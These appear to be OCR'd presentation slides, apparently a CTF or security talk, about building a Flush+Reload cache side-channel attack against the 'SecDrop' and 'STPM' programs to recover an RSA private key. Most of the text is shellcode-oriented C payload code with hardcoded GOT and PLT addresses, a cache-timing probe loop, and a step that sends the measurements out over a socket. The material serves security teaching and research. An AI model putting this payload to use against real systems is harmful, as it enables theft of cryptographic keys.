


Better.
Address is chosen arbitrarily within a loop.

Coding the attack

- First, run SecDrop & STPM locally
  - Reverse STPM's `keyfile` file format: easy
  - Create a keyfile with a known private RSA key
  - Avoid virtual machines (especially VirtualBox)
- Implement Flush+Reload
  - The attack code must be « shellcodeable »
  - Option 1: code in ASM
  - Option 2: code in C ⟵ Because we're lazy ☺

Toolchain



- The ELF code must be position-independant
  - Variables: local only
  - Calling SecDrop's functions: pointers to PLT entries
  - Strings: Inline declaration with macros

Payload code

1/4: Constants, Macros & Utilities

```
#define MYFUNC_DELC(name, rettype, args, value)  rettype (*name)args = (void*) value
#define MYFUNC_USE(name) MYFUNC_DELC_##name(name)

// [...]

/* Definitions of all functions & symbols */
#define MYFUNC_DELC_my_read(name)   MYFUNC_DELC(name, size_t, (int, char*, size_t), 0x400AF0)
#define MYFUNC_DELC_my_write(name)  MYFUNC_DELC(name, size_t, (int, char*, size_t), 0x400BC0)

#define loop()  asm __volatile__ ("loop: jmp loop")

#define SEC_fgetc_got               ((unsigned long long*) 0x601c98)
#define SEC_fgetc_offset_in_libsec  0x35f0

#define NB_MEASURES_MAX 50000
#define THRESHOLD 200
#define CYCLES_IN_FRAME 0x30000

#define HIT_MULTIPLY 1
#define HIT_SQUARE 0
#define HIT NOTHING -1
```

Payload code

1/4: Constants, Macros & Utilities

```
#define MYFUNC_DELC(name, rettype, args, value)  rettype (*name)args = (void*) value
#define MYFUNC_USE(name) MYFUNC_DELC_##name(name)

// [...]

/* Definitions of all functions & symbols */
#define MYFUNC_DELC_my_read(name)   MYFUNC_DELC(name, size_t, (int, char*, size_t), 0x400AF0)
#define MYFUNC_DELC_my_write(name)  MYFUNC_DELC(name, size_t, (int, char*, size_t), 0x400BC0)

#define loop()  asm __volatile__ ("loop: jmp loop")

#define SEC_fgetc_got               ((unsigned long long*) 0x601c98)
#define SEC_fgetc_offset_in_libsec  0x35f0

#define NB_MEASURES_MAX 50000
#define THRESHOLD 200
#define CYCLES_IN_FRAME 0x30000

#define HIT_MULTIPLY 1
#define HIT_SQUARE 0
#define HIT NOTHING -1
```

Function pointers

Locate the targeted code

Empirical values

Payload code

2/4: Local variables declaration

```
void _start() {
    MYFUNC_USE(my_write);
    char* str_unwrap_req = STR("3\n2\n0\n");
    char* fake_key = STR("0A3A0026963CB58[...]\n"); // fake key to import
    char* base_libsec = (void *) ( (* SEC_fgetc_got) - SEC_fgetc_offset_in_libsec);
    void * probbed_addr_multiply = base_libsec+0x3093;
    void * probbed_addr_square = base_libsec+0x3313;
    char measures[NB_MEASURES_MAX];
    unsigned long i = 0;
    unsigned long j = 0;
    unsigned long t = 0;
    register unsigned long long cycles;
```

Payload code

3/4: Trigger RSA decryption & perform the side-channel attack


```
//unwrap
my_send_all(4, str_unwrap_req, 6); // 4 = fd of STPM socket
my_send_all(4, fake_key, 348);

//probe
for(i = 0; i < NB_MEASURES_MAX; i++) {
    cycles = rdtsc();
    t = probe(probbed_addr_multiply);  // probe 1
    if(t < THRESHOLD) {
        measures[i] = HIT_MULTIPLY;
    } else {
        t = probe(probbed_addr_square); // probe 2
        if(t < THRESHOLD) {
            measures[i] = HIT_SQUARE;
        } else {
            measures[i] = HIT_NOTHING;
        }
    }
    // wait in order to have a constant number
    // of cycles in each frame
    while( (rdtsc() - cycles) < CYCLES_IN_FRAME) {}
}
```

Payload code


4/4: Exfiltrate the measures

```
    //send results
    //i = total nb of measures, 1 = fd of client socket
    my_send_all(1, (void*) &i, sizeof(unsigned long));
    for(j = 0; j < i; j++) {
        my_send_all(1, (void*) &measures[j], sizeof(char));
    }

    loop();
}
```


Attack: the big picture




Attack: the big picture




Attack: the big picture




Attack: the big picture



